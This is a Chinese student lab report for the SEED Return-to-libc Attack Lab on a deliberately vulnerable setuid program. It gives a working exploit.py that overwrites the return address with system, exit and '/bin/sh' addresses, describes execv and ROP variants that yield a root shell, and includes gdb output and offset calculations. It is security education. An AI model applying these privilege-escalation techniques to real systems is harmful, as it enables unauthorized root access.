

Return-to-libc Attack Lab 实验报告

姓名：王子卓

学号：57123242

实验报告需求：按实验指导书按步执行，实验报告记录执行的命令，对执行结果截屏，并对指导书中提出的问题进行回答和截屏展示。

1、实验环境设置

本次实验使用 SEED 虚拟机

2、实验步骤

2.1 Task 1: Finding out the Addresses of libc Functions

本任务找到 libc 中 system 和 exit 函数的位置

任务：编译并运行 retlib 程序，通过 gdb 找到 system 和 exit 函数的位置。

位置：SEED

命令：

```
sudo sysctl -w kernel.randomize_va_space=0 //关闭地址随机化
sudo ln -sf /bin/zsh /bin/sh //修改链接
touch badfile
make
gdb -q retlib // -q 是去除版本信息
gdb-peda$ break main //设置断点
gdb-peda$ run
gdb-peda$ p system
gdb-peda$ p exit
gdb-peda$ quit //使用 gdb 调试
```

截图

```
[09/01/26]seed@VM:~/.../labsetup$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
```

图 1：关闭地址随机化

```
[09/01/26]seed@VM:~/.../labsetup$ sudo ln -sf /bin/zsh /bin/sh
[09/01/26]seed@VM:~/.../labsetup$ touch badfile
[09/01/26]seed@VM:~/.../labsetup$ make
gcc -m32 -DBUF_SIZE=12 -fno-stack-protector -z noexecstack -o retlib retlib.c
sudo chown root retlib && sudo chmod 4755 retlib
```

图 2: 修改链接

```
[09/01/26]seed@VM:~/.../labsetup$ gdb -q retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Reading symbols from retlib...
(No debugging symbols found in retlib)
gdb-peda$ break main
Breakpoint 1 at 0x12ef
gdb-peda$ run
Starting program: /home/seed/lab3/labsetup/retlib
[-----registers-----]
EAX: 0xf7f58808 --> 0xffb8187c --> 0xffb823ce ("SHELL=/bin/bash")
...

Breakpoint 1, 0x565562ef in main ()
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xf7e12420 <system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xf7e04f80 <exit>
gdb-peda$ quit
[09/02/26]seed@VM:~/.../Labsetup$ █
```

图 3: 使用 gdb 调试

结果说明:

找到 system() 和 exit() 函数的位置, 分别是: 0xf7e12420 和 0xf7e04f80

任务: 编译并运行 retlib 程序, 通过 gdb batch 模式找到 system 和 exit 函数的位置。
位置: SEED

命令 :

```
echo -e "break main\nrun\np system\np exit\nquit" > gdb_command.txt
gdb -q -batch -x gdb_command.txt ./retlib
```

截图

```
[09/01/26]seed@VM:~/.../labsetup$ echo -e "break main\nrun\np system\np exit\nquit" > gdb_command.txt
```

图 1: 创建 gdb_command.txt 文件, 里面放着我们的批处理命令

```
[09/01/26]seed@VM:~/.../labsetup$ gdb -q -batch -x gdb_command.txt ./retlib
/opt/gdbpeda/lib/shellcode.py:24: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if sys.version_info.major is 3:
/opt/gdbpeda/lib/shellcode.py:379: SyntaxWarning: "is" with a literal. Did you mean "=="?
    if pyversion is 3:
Breakpoint 1 at 0x12ef

Breakpoint 1, 0x566522ef in main ()
$1 = {<text variable, no debug info>} 0xf7e11420 <system>
$2 = {<text variable, no debug info>} 0xf7e03f80 <exit>
[09/01/26]seed@VM:~/.../Labsetup$ █
```

图 2: 让 gdb 以批处理模式读取这个文件, 并调试 retlib 程序

结果说明:

<code>gdb batch</code> 模式批量查找也成功

注: task1 找到我们接下来攻击里要用到的函数 `system` 和 `exit` 在内存中的地址, 并且熟悉 `gdb` 查找的两种方法

2.2 Task 2: Putting the shell string in the memory

根据任务书要求找到 `/bin/sh` 的位置。


任务: 按任务书要求, 在环境变量中插入 <code>/bin/sh</code> , 并打印出在内存中的地址。 环境: SEED
命令 <code>export MYSHELL=/bin/sh</code> <code>echo '#include <stdio.h></code> <code>#include <stdlib.h></code> <code>int main() {</code> <code>char *shell = getenv("MYSHELL");</code> <code>if (shell) printf("Address of MYSHELL: %p\n", shell);</code> <code>return 0;</code> <code>} ' > prtenv.c</code> <code>gcc -m32 -o prtenv prtenv.c</code> <code>./prtenv</code>
截图 (可以有多组)  <pre>[09/01/26] seed@VM:~/.../labsetup\$ export MYSHELL=/bin/sh [09/01/26] seed@VM:~/.../labsetup\$ echo '#include <stdio.h> > #include <stdlib.h> > int main() { > char *shell = getenv("MYSHELL"); > if (shell) printf("Address of MYSHELL: %p\n", shell); > return 0; > }' > prtenv.c [09/01/26] seed@VM:~/.../labsetup\$ gcc -m32 -o prtenv prtenv.c [09/01/26] seed@VM:~/.../labsetup\$./prtenv Address of MYSHELL: 0xff916405 [09/01/26] seed@VM:~/.../labsetup\$</pre>

图 1: 在环境变量中插入 `/bin/sh`, 并找到其在内存中的地址

注: task2 插入环境变量, 并且找到它的内存地址

2.3 Task 3: Launching the Attack

生成 `badfile`, 完成 `ret2lib` 攻击

任务: 按任务书要求, 修改 <code>exploit.py</code> , 生成 <code>badfile</code> , 完成 <code>ret2lib</code> 攻击 环境: SEED
命令 <code>./retlib</code>

Exploit 文件:

```
exploit.py      retlib.c
1#!/usr/bin/env python3
2import sys
3
4# Fill content with non-zero values
5content = bytearray(0xaa for i in range(300))
6
7X = 36
8sh_addr = 0xffffd405      # The address of "/bin/sh"
9content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11Y = 28
12system_addr = 0xf7e12420  # The address of system()
13content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
14
15Z = 32
16exit_addr = 0xf7e04f80    # The address of exit()
17content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
18
19# Save content to a file
20with open("badfile", "wb") as f:
21    f.write(content)
```

截图（可以有多组）

```
[09/01/26]seed@VM:~/.../labsetup$ ./retlib
Address of input[] inside main(): 0xff938f70
Input size: 0
Address of buffer[] inside bof(): 0xff938f40
Frame Pointer value inside bof(): 0xff938f58
(^_^)(^_^) Returned Properly (^_^)(^_^)
```

图 1:

```
[09/02/26]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcda0
Input size: 300
Address of MYHELL inside retlib: 0xffffd405
Address of buffer[] inside bof(): 0xffffcd70
Frame Pointer value inside bof(): 0xffffcd88
# █
```

图 2: 成功执行

笔者做实验时产生的疑问:

首先: 为什么顺序是 system→exit→/bin/sh 的地址?

这涉及到 x86 架构下函数调用约定 (cdecl) 和 ret 指令的底层机制。正常情况的函数调用 call system 指令会先把返回地址压栈, 然后跳转, 进入 system 后, system 默认栈顶 (ebp+8) 的位置就是它的第一个参数。

而在我们的攻击里没有使用 call, 而是通过溢出让 bof 函数执行 ret 指令, ret 指令的本质是: 弹出栈顶的 4 字节数据, 并跳转到这个地址去执行。当 bof 执行 ret 时, 栈顶 ESP 正好指向 buffer+28 (即 Y 的位置)。我们来倒推 ret 执行后的栈变化:

1. ret 弹出了 Y 位置的 system_addr, CPU 跳去执行 system。此时, ESP 自动向下移动 4 字节, 现在指向了 buffer + 32 (即 Z 的位置)。
2. system 函数执行的第一件事 (汇编层面) 通常是 push ebp; mov ebp, esp。此时, system 的 ebp 寄存器指向了当前栈顶, 也就是 buffer+32 的位置。
3. 在 system 内部, 它要找它的第一个参数 (/bin/sh)。按照标准约定, 第一个参数在 [ebp + 8] 的位置。计算: buffer+32+8=buffer+36 (即 X 的位置)。
4. 当 system 执行完 /bin/sh 后, 它需要返回。ret 指令会从当前栈顶 (即 ebp 指向的位置, 也就是 buffer+32) 弹出地址作为返回地址。因此, 我们必须在 Z 的位置放 exit_addr, 这样 system 执行完后就能优雅地跳转到 exit 退出, 而不是崩溃。

其次: retlib 和 badfile 是怎么样的联动关系?

Retlib 是一个运行中的进程, 执行 fopen("badfile", "r") 和 fread(input, ..., badfile), 把文件读进内存里的 input 大数组中, 然后调用 bof(input), 并在 bof 内部执行 strcpy(buffer, str)。

badfile 是一个由 exploit.py 精心构造的二进制文件, buffer+28 处写死了 system 地址, buffer+36 处写死了 /bin/sh 地址。

strcpy 从 input (源) 向 buffer (目标) 复制数据, 它并不关心 buffer 只有 12 字节, 会一直复制到遇到 \x00 为止。我们构造的 badfile 在前 40 多个字节里没有 \x00 (全是 0xaa 和地址), 所以 strcpy 把本该停在 buffer 内部的数据, 覆盖到了 bof 的 EBP 和返回地址。当 strcpy 结束, bof 执行 return 1 时, ret 指令看到的已经不是原本的返回地址, 而是我们存放在 badfile 里的 system_addr。

1、关于: 偏移量如何计算 (同实验二):

Buffer[]=0xff938f40 Ebp=0xff938f58 Offset=ebp+4-buffer=28

2、关于: 如何快捷 debug, 用 gdb 查看栈的出错情况

`gdb -q ./retlib`

(gdb) run

```
(No debugging symbols found in ./retlib)
gdb-peda$ run
Starting program: /home/seed/lab3/labsetup/retlib
Address of input[] inside main(): 0xffffcd50
Input size: 40
Address of buffer[] inside bof(): 0xffffcd20
Frame Pointer value inside bof(): 0xffffcd38

Program received signal SIGSEGV, Segmentation fault.
[-----registers-----]
EAX: 0x1
EBX: 0xaaaaaaaa
ECX: 0xffffcd70 --> 0xf7da6f80
EDX: 0xffffcd40 --> 0xf7da6f80
ESI: 0xf7fb4000 --> 0x1e6d6c
EDI: 0xf7fb4000 --> 0x1e6d6c
EBP: 0xaaaaaaaa
ESP: 0xffffcd40 --> 0xf7da6f80
EIP: 0xf7db4420
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-----code-----]
Invalid $PC address: 0xf7db4420
[-----stack-----]
0000| 0xffffcd40 --> 0xf7da6f80
0004| 0xffffcd44 --> 0xff916405
0008| 0xffffcd48 --> 0x300
0012| 0xffffcd4c --> 0x5655a1a0 --> 0xfbad2498
0016| 0xffffcd50 --> 0xaaaaaaaa
0020| 0xffffcd54 --> 0xaaaaaaaa
0024| 0xffffcd58 --> 0xaaaaaaaa
0028| 0xffffcd5c --> 0xaaaaaaaa
[-----]
```

图 1: 高位 0xf7 丢失了, 说明传递时出现了截断的情况

```
[09/01/26]seed@VM:~/.../labsetup$ xxd badfile
00000000: aaaa aaaa aaaa aaaa aaaa aaaa aaaa aaaa .....
00000010: aaaa aaaa aaaa aaaa aaaa aaaa 2044 dbf7 ..... D..
00000020: 806f daf7 0564 91ff ..... .o...d..
```

附图 1: 一个个人感觉很有意思的 xxd 读取 badfile 内容, 再从由往左两位两位检验地址, 验证了栈从高位生长向低位

```
int main(int argc, char **argv)
{
    char input[1000];
    FILE *badfile;

    badfile = fopen("badfile", "r");
    int length = fread(input, sizeof(char), 1000, badfile);
    printf("Address of input[] inside main(): 0x%x\n", (unsigned int) input);
    printf("Input size: %d\n", length);
    printf("Address of MYSHELL inside retlib: 0x%x\n", (unsigned
int)getenv("MYSHELL"));
    bof(input);
}
```

附图 2: 实验手册里提到可以把 ./prtenv 文件合并进 retlib, 既方便展示地址, 也避免了两个文件容量不同可能造成的 MYSHELL 地址小范围飘逸

变体一

任务: 按任务书要求, 修改 exploit.py, 去掉 exit() 函数的地址, 生成 badfile, 完成 ret2lib 攻击, 观察结果

环境: SEED

命令

```
*exploit.py  x  retlib.c  x

1#!/usr/bin/env python3
2import sys
3
4# Fill content with non-zero values
5content = bytearray(0xaa for i in range(300))
6
7X = 36
8sh_addr = 0xffffd405 # The address of "/bin/sh"
9content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')
10
11Y = 28
12system_addr = 0xf7e12420 # The address of system()
13content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')
14
15Z = 32
16exit_addr = 0xaaaaaaaa # The address of exit()
17content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')
18
19# Save content to a file
20with open("badfile", "wb") as f:
21    f.write(content)
```

图 1: 修改后的 exploit 文件

截图 (可以有多组)

```

Input size: 300
Address of MYSHELL inside retlib: 0xffffd405
Address of buffer[] inside bof(): 0xffffcd70
Frame Pointer value inside bof(): 0xffffcd88
#
#
#
#
#
#
# exit

[09/02/26]seed@VM:~/.../Labsetup$ ./exploit.py
[09/02/26]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcda0
Input size: 300
Address of MYSHELL inside retlib: 0xffffd405
Address of buffer[] inside bof(): 0xffffcd70
Frame Pointer value inside bof(): 0xffffcd88
# exit

```

图 2: 删除 exit 后重新运行, 发现使用 exit 退出时会发生报错

结果说明:

跳转到 system, 执行/bin/sh, 我们获得 shell (所以攻击本身是成功的)。收尾时 system 函数执行 ret 指令, 从栈顶 (偏移 32) 弹出 0xaaaaaaaa 作为返回地址。CPU 试图跳转到 0xaaaaaaaa 去执行“下一条指令”。内存地址 0xaaaaaaaa 根本不在程序的合法内存段里。

程序在尝试返回时因跳转到非法地址而崩溃了, 根本没有机会执行后续的 printf("Returned Properly")。进程一崩, 终端自然就回到了命令提示符 (或者卡死, 取决于 shell 对子进程崩溃的处理方式)。

变体二

任务: 根按任务书要求, 修改 retlib 程序名, 进行 ret2lib 攻击, 观察结果

环境: SEED

命令

```

mv retlib newretlib
sudo chown root newretlib
sudo chmod 4755 newretlib
./newretlib

```

截图 (可以有多组)

```

[09/02/26]seed@VM:~/.../Labsetup$ mv retlib newretlib
[09/02/26]seed@VM:~/.../Labsetup$ sudo chown root newretlib
[09/02/26]seed@VM:~/.../Labsetup$ sudo chmod 4755 newretlib
[09/02/26]seed@VM:~/.../Labsetup$ ./newretlib
Address of input[] inside main(): 0xffffcd90
Input size: 300
Address of MYSHELL inside retlib: 0xffffd3ff
Address of buffer[] inside bof(): 0xffffcd60
Frame Pointer value inside bof(): 0xffffcd78
zsh:1: command not found: h
[09/02/26]seed@VM:~/.../Labsetup$ █

```

结果说明:

程序名 (argv[0]) 的长度变化, 直接改变了程序启动时的栈布局。环境变量

MYSHELL 在内存中的实际地址发生了偏移。我们的 badfile 中硬编码的/bin/sh 地址是攻击成功时记录的旧地址，已不再指向正确的字符串，因此 system() 函数试图执行内存中错误位置的垃圾数据（恰好以字母 h 开头），导致命令执行失败。

这说明利用栈溢出攻击时，攻击载荷（badfile）与目标程序运行时的栈环境（包括程序名长度）强相关，环境稍有变动就会导致攻击失效（这也正是地址空间随机化 ASLR 能防住此类攻击的原因之一）

2.4 Task 4: Defeat Shell' s countermeasure (*5 分)

按任务书要求重新编写 exploit.py, 实现通过 execv 函数的攻击。

任务：按任务书要求重新编写 exploit.py, 实现通过 execv 函数的攻击
环境：SEED

命令

```
mv newretlib retlib
sudo chown root retlib
sudo chmod 4755 retlib
export MYSHELL=/bin/sh
./exploit.py
env MYSHELL=/bin/sh ./retlib //前面这些步骤都是为了恢复变体之前的结束
```

```
sudo ln -sf /bin/dash /bin/sh
```

```
gdb -q ./retlib
```

```
break main
```

```
run
```

```
p execv
```

```
quit //同样的道理，找到 execv 地址
```

（修改 task4 文件后先运行一次 retlib，动态获取地址，然后根据获取的地址再修改文件，编译，再运行）

Exploit (task4) 程序：

截图（可以有多组）

```
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x5655630f in main ()
gdb-peda$ p execv
$1 = {<text variable, no debug info>} 0xf7e994b0 <execv>
gdb-peda$ █
```

图 1：获取 execv 地址

```
[09/02/26]seed@VM:~/.../Labsetup$ ls -l /bin/sh
lrwxrwxrwx 1 root root 9 Sep  2 01:17 /bin/sh -> /bin/dash
[09/02/26]seed@VM:~/.../Labsetup$ ./task4.py
badfile 生成完成！
bin_bash 地址：0xffffce68
argv 数组地址：0xffffce78
[09/02/26]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcda0
Input size: 300
Address of MY_SHELL inside retlib: 0xffffd405
Address of buffer[] inside bof(): 0xffffcd70
Frame Pointer value inside bof(): 0xffffcd88
bash-5.0#
```

图 2：攻击成功

程序说明：

execv() 的函数原型是：int execv(const char *pathname, char *const argv[]); 需要两个参数：命令的路径 (/bin/bash) 和参数数组 (["/bin/bash", "-p", NULL])。

在 task3 中，我们覆盖的是 bof 函数的返回地址，只需要传递一个参数，现在的 execv 需要传递两个。所以：

首先，之前的分布 XYZ 要改为：28-31 为 execv 的地址（覆盖返回地址），32-35 垃圾值（execv 的返回值），36-39 为 execv 的第一个参数，根据我们的实验目的，指向 MY_SHELL 环境变量，40-43 为 execv 的第二哥参数，指向 argv[] 数组的地址。

其次，因为 strcpy 一旦遇到 0x00 就停止，但 argv[] 数组必须包含 NULL，如果在 badfile 开头就放 NULL，还没复制到返回地址就停了，解决方法是利用 main() 函数里的大缓冲区 input[1000]。它用 fread() 读文件，不受 strcpy 截断影响。（这个让我联想到前面做的两个实验）

2.5 Task 5 (Optional): Return-Oriented Programming (*5 分)

按任务书要求完成 rop 攻击，连续 10 次调用 foo 函数。

任务：按任务书要求重新编写 exploit.py，完成 rop 攻击，连续 10 次调用 foo 函数 环境：SEED
命令 gdb -q ./retlib break main run p foo quit
Exploit 程序：

截图（可以有多个）

```
0028| 0xttttd1/8 --> 0xttttd1d8 --> 0xttttd1t4 --> 0xttttd39e ("/home/
Labsetup/retlib")
[-----]
Legend: code, data, rodata, value

Breakpoint 1, 0x5655630f in main ()
gdb-peda$ p foo
$1 = {<text variable, no debug info>} 0x565562d0 <foo>
gdb-peda$ █
```

图 1: 方法同上, 找 foo 的地址

```
[09/02/26]seed@VM:~/.../Labsetup$ ./task5.py
Task 5 badfile 生成完成!
foo 地址: 0x565562d0
execv 地址: 0xf7e994b0
bin_bash 地址: 0xfffffce68
[09/02/26]seed@VM:~/.../Labsetup$ ./retlib
Address of input[] inside main(): 0xffffcda0
Input size: 300
Address of MY_SHELL inside retlib: 0xffffd405
Address of buffer[] inside bof(): 0xffffcd70
Frame Pointer value inside bof(): 0xffffcd88
Function foo() is invoked 1 times
Function foo() is invoked 2 times
Function foo() is invoked 3 times
Function foo() is invoked 4 times
Function foo() is invoked 5 times
Function foo() is invoked 6 times
Function foo() is invoked 7 times
Function foo() is invoked 8 times
Function foo() is invoked 9 times
Function foo() is invoked 10 times
bash-5.0# █
```

图 2: 攻击成功

程序说明:

这个实验也可以看作一个大的变体, 前面的 bof 函数需要传递一个参数, execv 需要传递两个参数, 而这个实验里的 foo 没有参数, 当无参数函数执行 ret 指令时, 它会自动把栈顶的地址弹出来作为返回地址。

因此, 我们只需要在 badfile 的返回地址区域 (从偏移 28 开始), 连续写入 10 个 foo 的地址, 然后再写入 execv 的地址来获得 root shell。因为 foo() 每次执行完 leave; ret 后, 都会完整恢复栈帧, 所以它能准确无误地“接力”到下一个 foo。

具体来说: 10 个地址是怎么被消耗掉的?

假设在 badfile 偏移 28 处放置了连续 11 个地址 [foo1][foo2][...][foo10][execv] 执行流程如下: bof 执行 ret, CPU 弹出栈顶的 [foo1], 跳转到第一次执行 foo()。此时, ESP 自动下移, 指向了 [foo2] 的位置。然后, 第一次执行 foo(), 函数体打印 invoked 1 times。执行到最后的 leave: 恢复栈帧, ESP 依然指向 [foo2]。执行 ret: CPU 弹出 [foo2], 跳转到第二次执行 foo()。此时, ESP 自动下移, 指向了 [foo3]。第二次到第九次, 完全重复上面的过程, 每一次 ret 都会消耗掉一个地址, 把 ESP 往后推 4 字节, 同时跳转到下一个 foo。第十次执行 foo() 时, 前面几个动作与之前仙童, ESP

自动下移，指向了 `execv` 需要读取参数的地方（偏移 68 以后，那里我们放好了 `/bin/bash` 和 `argv` 数组）。

个人实验感悟：

在 task2 的栈溢出攻击里，因为栈内代码是可执行的，所以我们可以把自己的手写恶意代码用各种方法写进栈里。但现在有了 DEP (Data Execution Prevention) 保护后，实验二的攻击方法失效了，所以我们进行了代码重用，仍然利用栈溢出原理，不过篡改 `libc` 里现有的函数的返回地址，实现“借力打力”。

真实世界中，可以用 `objdump` 去 `libc` 里找一堆以 `ret` 结尾的指令片段 (Gadget)。本实验的“拼接返回地址”的手法可以把散落的内存指令像拼乐高一样串起来，实现任意逻辑。挺好玩的一个实验。

2.6 Task 6 (Optional): Return-Oriented Programming (*5 分)

参考 rop 攻击的例子，重新编写 `expploit.py`, 连续 10 次调用函数 `printf` 打印 “hello”。

Task 6 因为涉及复杂的 ROP 小工具查找，没有进行选做